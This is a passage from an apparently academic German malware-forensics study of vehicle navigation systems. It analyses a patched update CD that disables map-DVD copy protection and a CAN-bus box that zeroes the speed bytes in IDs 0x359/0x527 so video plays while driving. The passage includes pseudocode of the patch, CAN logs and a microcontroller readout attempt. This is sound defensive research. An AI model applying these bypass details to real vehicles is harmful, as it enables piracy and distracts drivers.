Tabelle 21: Beobachtete Manipulationen an der SYSTEM.BIN auf Maschinencodeebene

Als eine leichter lesbare Darstellung der beiden in Tabelle 21 dargestellten Codeauszüge liefert in Tabelle 22 eine Gegenüberstellung in Form von Pseudocode, die ausgehend vom Dekompilat in IDA erstellt wurde.

Originale (Pseudo-)Codezeilen	*Manipulierte (Pseudo-)Codezeilen*
`unk_A19499E0 = 5;`	`unk_A19499E0 = 0xF0;`
`if(!v1 && v12==1 && v2!=2 && !v0)` `  unk_A19499E0 |= 0x80u;`	`if((v1 || v12==1) && (v2==2 || !v0))` `  unk_A19499E0 |= 0x80u;`

Tabelle 22: Beobachtete Manipulationen an der SYSTEM.BIN auf Pseudocodeebene

Zu einer weiterführenden, funktionellen Interpretation dieser Änderungen am Code des Navigationssystems würde ein i.d.R. mit dem Hersteller kooperierender Malwareanalyst an dieser Stelle nach Möglichkeit auf einen White-Box-Ansatz wechseln – d.h. auf die zugehörige Dokumentation und den Quellcode zurückgreifen oder damit vertraute Entwickler befragen. Da diese Ressourcen bei der Ausarbeitung dieses Illustrationsbeispiels nicht zur Verfügung stehen, wird die weitere Bewertung der Codemanipulation hier nur anhand einzelner, grundlegender Feststellungen illustriert, die sich auch unter Beibehaltung der Black-Box-Perspektive treffen lassen:

- Die effektive Wirkung beider manipulierter Codeauszüge bezieht sich ausschließlich auf Wert des an Adresse 0x19499E0 vorgehaltenen Bytes (dies ist besonders in der Pseudo-Code Ansicht in Tabelle 22 gut ersichtlich). Dieser kann bei Durchlaufen der manipulierten Codestelle (teils abhängig von gewissen Bedingungen) vom „Normalbetrieb“ abweichende Werte annehmen.
- Die Bedeutung bzw. Verwendung dieses Bytes (bzw. dieser 8 Bits) im Kontext des Gesamtsystems kann aus den o.g. Gründen an dieser Stelle nicht sicher geklärt werden. Aufgrund des „Angebotstextes“ des untersuchten Codes (Abbildung 53) ist jedoch ein Bezug zum Kopierschutz für DVD-Medien mit Kartenmaterial zu vermuten.
- Da sich die Manipulationen nach den gesammelten Erkenntnissen nur auf einen Wert auswirken ist es unwahrscheinlich, dass in dem Untersuchungsobjekt weitere, von seinem Anwender ggf. ungewollte Schadfunktionalitäten versteckt sind (vgl. Abschnitt 6.3.4). Dies setzt jedoch voraus, dass die identifizierte Wirkung des Malwarebefalls tatsächlich einer Deaktivierung des Kopierschutzes zugeordnet werden kann und nicht ggf. diesbezüglich wirkungslos ist und tatsächlich einen anderen Zweck verfolgt.

Dynamische Analyse (II): Live-Test der Malware am Beispielgerät

Die noch offene Frage, ob die identifizierte Manipulation am Code des Navigationssystems wie vermutet (bzw. im Internet „beworben“) tatsächlich zu einer Deaktivierung des Kopierschutzes führt, soll abschließend in einem Live-Test mit dem Testgerät untersucht werden. Ein Nachweis einer solchen Funktion könnte nach den vorliegenden Erkenntnissen als Indiz dafür dienen, die andernfalls ebenfalls bestehende Möglichkeit auszuschließen, dass der Code tatsächlich eine anderweitige Schadfunktion umsetzt.
Folglich entspricht dieser Schritt einer dynamischen Analyse, bei der die gefälschte Software im Labor auf einem realen Gerät hinsichtlich ihrer Funktionalität untersucht wird. Dies erfolgt in folgenden Schritten:

- **Einspielen des erforderlichen Softwarestandes:** Im ersten Schritt wird der vom gefälschten Update vorausgesetzte Versionsstand der Originalsoftware hergestellt. Dazu wird das entsprechende Updatemedium eingelegt, woraufhin das Gerät den in Abbildung 56 links dargestellten Update-Dialog zeigt. Nach Prüfen der angezeigten Versionsinformationen kann der Nutzer das Update bestätigen. Anschließend startet der Update-Vorgang, der im Test ca. 40 Minuten beansprucht.
- **Testweise Einlegen eines selbst erstellten Kartenmediums:** Um die originale Reaktion des Geräts auf nicht authentische Kartenmedien festzustellen, wird anschließend ein solches Medium testweise eingelegt. Das Medium wird durch das Gerät mit der in Abbildung 57 links gezeigten Fehlermeldung abgelehnt.
- **Einspielen des unautorisierten Softwareupdates:** Anschließend wird das Medium mit der untersuchten Schadsoftware eingelegt. Im Gegensatz zum vollständigen Original-Update holt das Gerät keine Bestätigung des Nutzers ein, sondern beginnt direkt mit dem Flashvorgang (Abbildung 56 rechts), der bereits nach ca. 1 Sekunde abgeschlossen ist.
- **Testweise Einlegen eines selbst erstellten Kartenmediums:** Um die mutmaßliche Funktion der Schadsoftware zu bestätigen, wird erneut das selbst erstellte Kartenmedium eingelegt. In diesem Fall akzeptiert das Gerät das Medium und startet den Navigationsmodus (Abbildung 57 rechts).




Abbildung 56: Anzeige nach Einlegen der originalen (l.) und manipulierten (r.) Update-CD




Abbildung 57: Anzeige beim Einlegen gebrannter Karten-DVDs ohne (l) und mit (r) Manipulation

Der Live-Test der Malware am Beispielgerät ergibt somit, dass diese offenbar geeignet ist, Kopien von Karten-DVDs in dem Navigationssystem zu verwenden, die vormals vom integrierten Kopierschutz als solche erkannt und abgelehnt wurden.

Zusammenfassung der Erkenntnisse anhand der CERT-Taxonomie

Aus den oben schrittweise vorgestellten Ergebnissen der Analyse ergibt sich folgendes Bild über Vorfälle, die zum Zweck der Kopierschutzdeaktivierung unter Nutzung der analysierten Malware der Ausprägung MAS durchgeführt werden. Unter Verwendung der zur Beschreibung von IT-Sicherheitsvorfällen bestimmten CERT-Taxonomie (Abschnitt 2.1.8) stellt Abbildung 58 typische Eigenschaften eines entsprechenden Vorfalls dar, die sich als Ergebnis der Analyse abgezeichnet haben.




Abbildung 58: Eigenschaften eines typischen Vorfalls mit entsprechender MAS

Ein *Vorfall* mit der analysierten Malware wird unter Einbeziehung des erweiterten automotiven Angreiferspektrums (Abschnitt 4.1.2) primär durch den Fahrer/Besitzer als *Angreifer* initiiert. Hierfür spricht, dass das Erstellen und Einlegen einer CD auf Basis eines kostenlos beziehbaren CD-Abbilds keine besondere technische Expertise erfordert und auch für viele Laien problemlos möglich sein sollte. Sollten der im Internet-Angebot genannte ursprüngliche Preis von 1000 € zutreffen (Abbildung 53), dürfte der Einsatz der Malware ursprünglich primär für Dienstleister wirtschaftlich gewesen sein, die diesen vielfach anwenden. Die *Motivation* beider Angreifer wäre somit typischerweise finanziell motiviert, da der Erwerb von Original-DVDs jeweils eine zwar problemlose, jedoch teurere Alternative darstellt.
Im Kontext des eigentlichen technischen *Angriffs* liegen die *Schwachstellen*, die die als *Werkzeug* eingesetzte MAS-Malware ausnutzt, primär im Design begründet. Dies betrifft insbesondere die fehlende bzw. unzureichende Authentizitätssicherung für die Update-CDs: das hier offenbar zur Integritätssicherung eingesetzte CRC-Verfahren konnte durch den Angreifer identifiziert und selbst angewendet werden. Als *Aktion* erfolgt eine Modifikation, das bestehenden Code des Navigationssystems als *Ziel* hat. Neben dieser Veränderung von Daten wird dem Angreifer als *unautorisiertes Resultat* die Nutzung von Ressourcen – dem unautorisiert kopierten Kartenmaterial – ermöglicht.

Prüfung der Ergebnisse bzgl. bestehenden Handlungsbedarfs

Die Identifikation bestehenden Handlungsbedarfs hängt von mehreren Faktoren ab:

Grundsätzlich drohen aufgrund der Funktionswirkung der Malware Gewinnrückgänge für den Hersteller und/oder den Zulieferer der Navigationslösung, die sich aus zurückgehenden Verkäufen von Originalmedien ergeben können. Für zukünftige Geräte sollten die identifizierten Schwachstellen daher geschlossen werden.
Ob auch für die bereits ausgelieferten Systeme entsprechender Handlungsbedarf besteht, hängt zum einen von einem Vergleich mit den Kosten möglicher Gegenmaßnahmen (z.B. Ausliefern obligatorischer Softwareupdates) ab. Im vorliegenden Fall könnte die Entscheidung angesichts einer vergleichsweise kleinen Zahl von Geräteinfektionen gegen ein entsprechendes Eingreifen getroffen werden.
Zum anderen könnten entsprechende Aktivitäten aufgrund von Hinweisen auf schwerwiegende Auswirkungen der Malware erforderlich werden – z.B. wenn solche aufgrund identifizierter Strukturwirkungen oder zusätzlicher, versteckter Schadfunktionen zu befürchten sind. Die Analyse ergab jedoch wie beschrieben keine Hinweise darauf, dass die Malware neben dem „beworbenen" Zweck der Kopierschutzdeaktivierung weitere Schadwirkungen entfaltet.
Der für zukünftige Navigationssysteme identifizierte Handlungsbedarf mündet in Zielsetzungen für konkrete Designänderungen. Insbesondere sollten sicherere Verfahren für Softwareupdates implementiert werden. Teils bereits bestehende diesbezügliche Konzepte (siehe z.B. Abschnitt 2.5.1) sollten auch für – bei Navigationssystemen gängigen – Updates von externen Datenträgern angewendet werden bzw. müssten hierfür ggf. angepasst werden.

6.4.2 MAH-Analyse der Busfilterbox zur TV-Freischaltung ($R_{5.8}$)

Im diesem Abschnitt werden beispielhafte Techniken zur Analyse von Malicious Automotive Hardware anhand eines Praxisbeispiels illustriert. Dazu wurde exemplarisch ein kommerziell vertriebenes Gerät untersucht, das zur Freischaltung der TV/Videofunktion an verschiedenen Navigationsgeräten eines großen Fahrzeugkonzerns bestimmt ist (siehe auch recherchierter Praxisbeleg $R_{5.8}$ in Abschnitt 3.1.6).

Separation

Im Kontext einer realen automotiven IT-forensischen Ermittlung könnte ein entsprechendes Untersuchungsobjekt aus einem realen Fahrzeug sichergestellt worden sein, etwa wie im ermittelten Praxisfall aus Abschnitt 4.2.3. Das im Folgenden zur Illustration einer MAH-Malwareanalyse genutzte Gerät wurde stattdessen in einem großen Internet-Auktionshaus erworben. Unter mehreren vergleichbaren Lösungen verschiedener Anbieter zu Preisen bis ca. 180 € gehörte das getestete Gerät mit ca. 70 € zum Kaufzeitpunkt (Frühjahr 2013) zu den günstigsten Angeboten. In den Produktbeschreibungen entsprechender Geräte, die häufig unter Bezeichnungen wie „TV Free", „TV/Video in Motion" etc. beworben werden, wird in vielen Fällen explizit darauf hingewiesen, dass die so ermöglichten Unterhaltungsfunktionen für den Fahrer verboten seien (siehe hierzu auch Abschnitt 3.1.6).

Statische Analyse (I): Äußere Sichtprüfung

Bereits aus der äußeren Sichtprüfung kann auf die grundlegende Funktionsweise des vorliegenden Geräts geschlossen werden.
In der im linken Teil von Abbildung 59 dargestellten Außenansicht (Etikett geschwärzt) verbindet der im oberen Bildteil sichtbare Kabelstrang ein Stecker-/Buchsenpaar im sog. *Quadlock* Format, das von Radio-/Navigationssystemen verschiedener Hersteller verwendet wird. Er kann auch von Laien komfortabel zwischen das Navigationsgerät und den Originalkabelbaum des Zielfahrzeugs gesteckt werden. Während der Großteil der Leitungen über Kabelverbindungen direkt mit den entsprechenden Pins des Gegenübers verbunden ist, werden die verdrillten CAN-Busleitungspaare beider Seiten separat in das mitgelieferte Gerät (im unteren Bildteil) geführt. Die für dieses erforderliche Stromversorgung und Masseanbindung wird über zwei weitere Kabel sichergestellt, die an die entsprechenden durchgeschleiften Leitungen mit angebunden sind.
Die Tatsache, dass das Gerät zwei CAN-Busschnittstellen verwendet, deutet darauf hin, dass es die in Tabelle 9 als „Platzierung im Bus" beschriebene Man-in-the-Middle-Position herstellt. Wie in Tabelle 9 dargestellt, ermöglicht diese gegenüber einer einfachen Busanbindung („Platzierung im Bus") erweiterte Basisangriffe wie insbesondere Löschen und Manipulieren – die daher bei diesem Gerät mit gewisser Wahrscheinlichkeit zu erwarten sind.




Abbildung 59: Kommerzielles Gerät zur TV-Freischaltung – Außen- und Innenansicht

Statische Analyse (II): Innere Sichtprüfung

Diese Vermutung kann auch nach der inneren Sichtprüfung aufrechterhalten werden. Der rechte Teil von Abbildung 59 zeigt die Innenansicht des Gerätes, das sich durch Entfernen von zwei Kunststoffklammern öffnen lässt. Die Analyse wird durch das sehr übersichtliche Platinenlayout erleichtert. Bei den verlöteten Elementen handelt es sich um Massenware, die sich anhand der aufgedruckten Angaben leicht identifizieren lässt und deren Datenblätter i.d.R. im Internet auffindbar sind: Im oberen Teil der Abbildung findet sich mittig ein 8-Bit Mikrocontroller (Atmel ATmega88 [Atme11]) mit 8 KB Flashspeicher, darunter liegen jeweils nebeneinander angeordnet zwei CAN-Controller (mittlerer Bereich) und CAN-Transceiver (unterer Bereich). Dies spricht ebenfalls dafür, dass das Gerät beide CAN-Kanäle separat anspricht und so den Datenverkehr des aufgetrennten CAN-Busses grundsätzlich beliebig und bidirektional kontrollieren (filtern) kann.

Im oberen rechten Bereich findet sich zudem eine Schnittstelle mit 6 Kontakten. Durch Nachverfolgen der Leiterbahnen (Abbildung 60) zu den Pins des Mikrocontrollers und einen Abgleich mit dessen Datenblatt [Atme11] zeigt sich, dass hierüber der sog. Serial Peripheral Interface (SPI) Bus zugänglich gemacht wird. Dieser interne Anschluss, der vom Gerätehersteller vermutlich zur Programmierung der Hardware vorgesehen wurde, wird im nachfolgenden Teil zur dynamischen Analyse weiter untersucht.




Abbildung 60: Identifikation der Pinbelegung der vermuteten Programmierschnittstelle

Dynamische Analyse (I): Untersuchung des Ein- / Ausgabeverhaltens

Zum Nachweis der vermuteten Schadfunktion (Löschen oder Manipulieren einzelner Daten auf dem Bus) wird im Labor das Ein- Ausgabeverhalten des Geräts untersucht. Anstatt des ebenfalls möglichen Abgleichs realer Ein- und Ausgangsnachrichten im Gesamtfahrzeugkontext wird in diesem Fall ein Laboraufbau ohne periphäre Fahrzeug-IT gewählt. Das Testobjekt wird hierzu durch ein Testsystem (PC CAN-Interface) manuell mit beliebigen CAN-Eingaben gereizt, während die generierten Ausgaben gleichzeitig damit abgeglichen werden.

Für den Testaufbau werden die Buskontakte (CAN-High / CAN-Low) der Quadlockbuchse (fahrzeugseitiges Ende des Kabelstrangs) über ein Kabelpaar mit Kanal 1 des verwendeten CAN USB-Interfaces verbunden. Kanal 2 wird an die entsprechenden Pins des Quadlocksteckers (navigationssystemseitiges Ende) angeschlossen. Für beide auf diese Weise manuell gebildeten CAN-Busleitungen ist zudem eine elektrische Terminierung mit 120Ω-Widerständen erforderlich (zwischen CAN-High und CAN-Low). Testobjekt und Testsystem werden zusätzlich auf gemeinsame Masse gebracht. Anschließend kann ersteres mit der im Fahrzeug gängigen Spannung von 12V versorgt werden und letzteres bei geeigneter Konfiguration des CAN-Interfaces (100 kbit/s) lesend sowie schreibend auf die CAN-Busse zugreifen.

Als Testablauf generiert das Testsystem CAN-Nachrichten mit sämtlichen nach CAN 2.0A möglichen Kombinationen von CAN-ID (0x0 bis 0x7FF) und Nutzdatenlänge (0 bis 8 Bytes). Dies entspricht folglich 2048·9=18432 Eingangsnachrichten pro Testlauf, der bei 20ms Zeitabstand ca. 6 Minuten beansprucht und je einmal für pro Kommunikationsrichtung (Fahrzeug → Navigation bzw. Navigation → Fahrzeug) untersucht wird. Die Nutzdatenbytes werden exemplarisch mit dem binären Muster 10101010 (hexadezimal 0xAA) belegt.

Eine Übersicht über die erhaltenen Ergebnisse zeigt Tabelle 23. So wurden sämtliche auf Navigationssystemseite generierten 18432 CAN-Nachrichten durch das Testgerät in identischer Form an die Fahrzeugseite weitergeleitet. Auch in die Gegenrichtung wurden sämtliche von der Fahrzeugseite eingespielten 18432 CAN-Nachrichten grundsätzlich weitergeleitet, was deutet darauf hindeutet, dass das Testobjekt von den Basisangriffen „Stehlen/Löschen“ bzw. „Unterbrechen“ (Tabelle 9) vermutlich keinen Gebrauch macht. Während in die letztgenannte Kommunikationsrichtung auch keine Abweichungen von CAN-ID oder Nutzdatenlänge zu beobachten sind, gibt das Gerät jedoch 13 der fahrzeugseitig eingegebenen CAN-Nachrichten mit verändertem Inhalt auf die Navigationssystemseite aus, d.h. wendet den Basisangriff „Modifizieren“ an.

	Fahrzeug → Navigation	**Navigation → Fahrzeug**
Gesendete CAN-Nachrichten	18432	18432
Weitergeleitete CAN-Nachrichten	18432	18432
Abweichungen der CAN-ID	0	0
Abweichungen der Länge (DLC)	0	0
Abweichungen des Inhalts	13	0

Tabelle 23: Anzahl der Testfälle und identifizierter Abweichungen bei der TV-Free-Analyse

Ein Blick in die während des Testablaufs aufgezeichneten Nachrichtenprotokolle zeigt, dass die Modifikationen Nachrichten mit den CAN-IDs 0x359 sowie 0x527 betreffen. Konkret werden in Nachrichten mit CAN-ID 0x359 das zweite und dritte Nutzdatenbyte sowie bei CAN-ID 0x527 das dritte Nutzdatenbyte mit 0x00 überschrieben. Das Ein- / Ausgabeverhalten des Testobjekts im Fall der getesteten Nachrichten vom Typ 0x359 kann Abbildung 61 und Abbildung 62 entnommen werden, die Logauszüge der fahrzeugseitig eingespielten bzw. navigationsseitig aufgezeichneten Nachrichten enthalten.

```
...
154.242265 1  358             Tx   d 7 AA AA AA AA AA AA AA
154.262454 1  358             Tx   d 8 AA AA AA AA AA AA AA AA
154.281713 1  359             Tx   d 0
154.301791 1  359             Tx   d 1 AA
154.321850 1  359             Tx   d 2 AA AA
154.341939 1  359             Tx   d 3 AA AA AA
154.362018 1  359             Tx   d 4 AA AA AA AA
154.382086 1  359             Tx   d 5 AA AA AA AA AA
154.402175 1  359             Tx   d 6 AA AA AA AA AA AA
154.422274 1  359             Tx   d 7 AA AA AA AA AA AA AA
154.442343 1  359             Tx   d 8 AA AA AA AA AA AA AA AA
154.461711 1  35A             Tx   d 0
154.481800 1  35A             Tx   d 1 AA
154.501849 1  35A             Tx   d 2 AA AA
...
```

Abbildung 61: Eingangsseitig eingespielte CAN-Nachrichten (Auszug)

```
...
154.243986 2  358             Rx   d 7 AA AA AA AA AA AA AA
154.264293 2  358             Rx   d 8 AA AA AA AA AA AA AA AA
154.282649 2  359             Rx   d 0
154.302845 2  359             Rx   d 1 AA
154.323020 2  359             Rx   d 2 AA 00
154.343246 2  359             Rx   d 3 AA 00 00
154.363433 2  359             Rx   d 4 AA 00 00 AA
154.383609 2  359             Rx   d 5 AA 00 00 AA AA
154.403814 2  359             Rx   d 6 AA 00 00 AA AA AA
154.424010 2  359             Rx   d 7 AA 00 00 AA AA AA AA
154.444196 2  359             Rx   d 8 AA 00 00 AA AA AA AA AA
154.462653 2  35A             Rx   d 0
154.482859 2  35A             Rx   d 1 AA
154.503014 2  35A             Rx   d 2 AA AA
...
```

Abbildung 62: Ausgangsseitig aufgezeichnete CAN-Nachrichten (Auszug)

Die Ergebnisse dieser dynamischen Analyse legen die Vermutung nahe, dass die untersuchte MAH-Malware die über die entsprechenden Bytes der CAN-Nachrichten mit ID 0x359 und 0x527 an das Navigationssystem gesendete Angabe zur aktuellen Geschwindigkeit auf den Wert 0 setzt. Diese Vermutung würde seitens des Herstellers bei einer entsprechenden Malwareanalyse durch einen Blick in die entsprechende Dokumentation überprüft werden. Diese ist i.d.R. jedoch nicht öffentlich verfügbar. Im vorliegenden Fall, der einer Analyse aus der Black-Box-Perspektive eines externen Malwareanalysten entspricht, kann die Vermutung stattdessen über eine Information aus Internet-Forum CANhack.de [Canh14] bestätigt werden, nach der diese IDs bei neueren Fahrzeugen des betreffenden Herstellers zur Übertragung der Geschwindigkeit genutzt werden.

Dynamische Analyse (II): Untersuchung der Programmierschnittstelle

Noch konkretere Hinweise auf die Funktionalität des Geräts kann eine Analyse des auf dem Gerät enthaltenen Programmcodes liefern. In einem anschließend durchgeführten weiteren Schritt wird daher untersucht, ob sich dieser über die vermutete Programmierschnittstelle auslesen lässt. Ähnlich wie in Abschnitt 6.4.1 am Beispiel einer MAS-Malware illustriert, könnte der extrahierte Code anschließend in statischen und/oder dynamischen Malwareanalysen untersucht werden.
Als Hardwareschnittstelle wird der sog. „Bus Pirate“ des gleichnamigen Open-Source Hardware-Projekts [Busp14] eingesetzt, der Zugriffe auf diverse serielle Schnittstellen ermöglicht. Abbildung 63 zeigt den entsprechend der ermittelten Pinbelegung (s.o. in Abbildung 60) hergestellten Anschluss an das zu untersuchende Gerät. Mit diesem Setup kann erfolgreich eine Verbindung zum Mikrocontroller des untersuchten Geräts hergestellt werden.




Abbildung 63: Mit der Programmierschnittstelle (rechts oben) verbundener „Bus Pirate“ (links)

Im ersten Schritt werden zunächst die sogenannten Fuse- und Lockbits des Mikrocontrollers ausgelesen, die dessen aktuelle Konfiguration angeben. Fusebits liefern für diverse Produktmerkmale Informationen darüber, ob diese gegenwärtig aktiviert sind. Die Lockbits geben an,

ob für verschiedene Speicherbereiche (EEPROM und Flash-Speicher, teils getrennt nach Bootloader und Anwendungsspeicher) Zugriffschutzmechanismen wie Lese- oder Schreibschutz gesetzt wurden. Binär werden Fuse- und Lockbits einprogrammiert, indem sie auf den Wert 0 gesetzt werden. Eine Deaktivierung der Schutzfunktionen durch das Ausprogrammieren dieser Bits zurück auf den Wert 1 (der meist den Default-Zustand darstellt), erfordert ein komplettes Zurücksetzen des Controllers inkl. des internen Speichers (*Chip-Erase*-Befehl).
In Abgleich mit [Atme11] signalisieren das im untersuchten Gerät programmierte (Wert 0) Fuse-Bit *SPIEN* („Enable Serial Program and Data Downloading“) sowie das nicht programmierte (Wert 1) Fuse-Bit *DWEN* („debugWire Enable“), dass die Programmierung über den SPI-Bus aktiviert sowie das Debugging über den sog. DebugWire-Pin nicht aktiviert ist. Die einprogrammierten (Wert 0) Lock-Bits *LB0* und *LB1* signalisieren zudem, dass das Auslesen und erneute Beschreiben von EEPROM und Flash-Speicher unterbunden wurde.
Durch die folglich aktivierten Funktionen zum Softwareschutz ist es am untersuchten Gerät somit nicht ohne weiteres möglich, die vorhandene Betriebssoftware auszulesen und weiter zu analysieren. Der bestehende Zugriff auf den SPI-Bus könnte allenfalls genutzt werden, um das Gerät komplett zurücksetzen und neu zu programmieren. Dies kann daher als eine Selbstschutzfunktion der vorliegenden automotiven Malware der Ausprägung MAH angesehen werden. Sofern keine Sicherheitslücken des Mikrocontrollers existieren oder bekannt sind, mit denen sich entsprechende Sperren umgehen lassen, bestehen in Form verschiedener physikalisch invasiver Eingriffe weitere, vergleichsweise aufwendige Möglichkeiten, um aus entsprechenden Chips dennoch Inhalte zu extrahieren. Beispielsweise kann ein Abfräsen der Chipober- oder -unterseite [Tone13] gezielte Zugriffe ermöglichen, um z.B. darin enthaltene Daten auszulesen oder die Zustände von Fusebits zu invertieren.

Zusammenfassung der Erkenntnisse anhand der CERT-Taxonomie

Aus den oben schrittweise vorgestellten Ergebnissen der Analyse ergibt sich folgendes Bild über Vorfälle, die zum Zweck der TV-Freischaltung unter Nutzung der analysierten Malware der Ausprägung MAH durchgeführt werden. Unter Verwendung der zur Beschreibung von IT-Sicherheitsvorfällen bestimmten CERT-Taxonomie (Abschnitt 2.1.8) stellt Abbildung 64 typische Eigenschaften eines entsprechenden Vorfalls dar, die sich als Ergebnis der Analyse abgezeichnet haben.

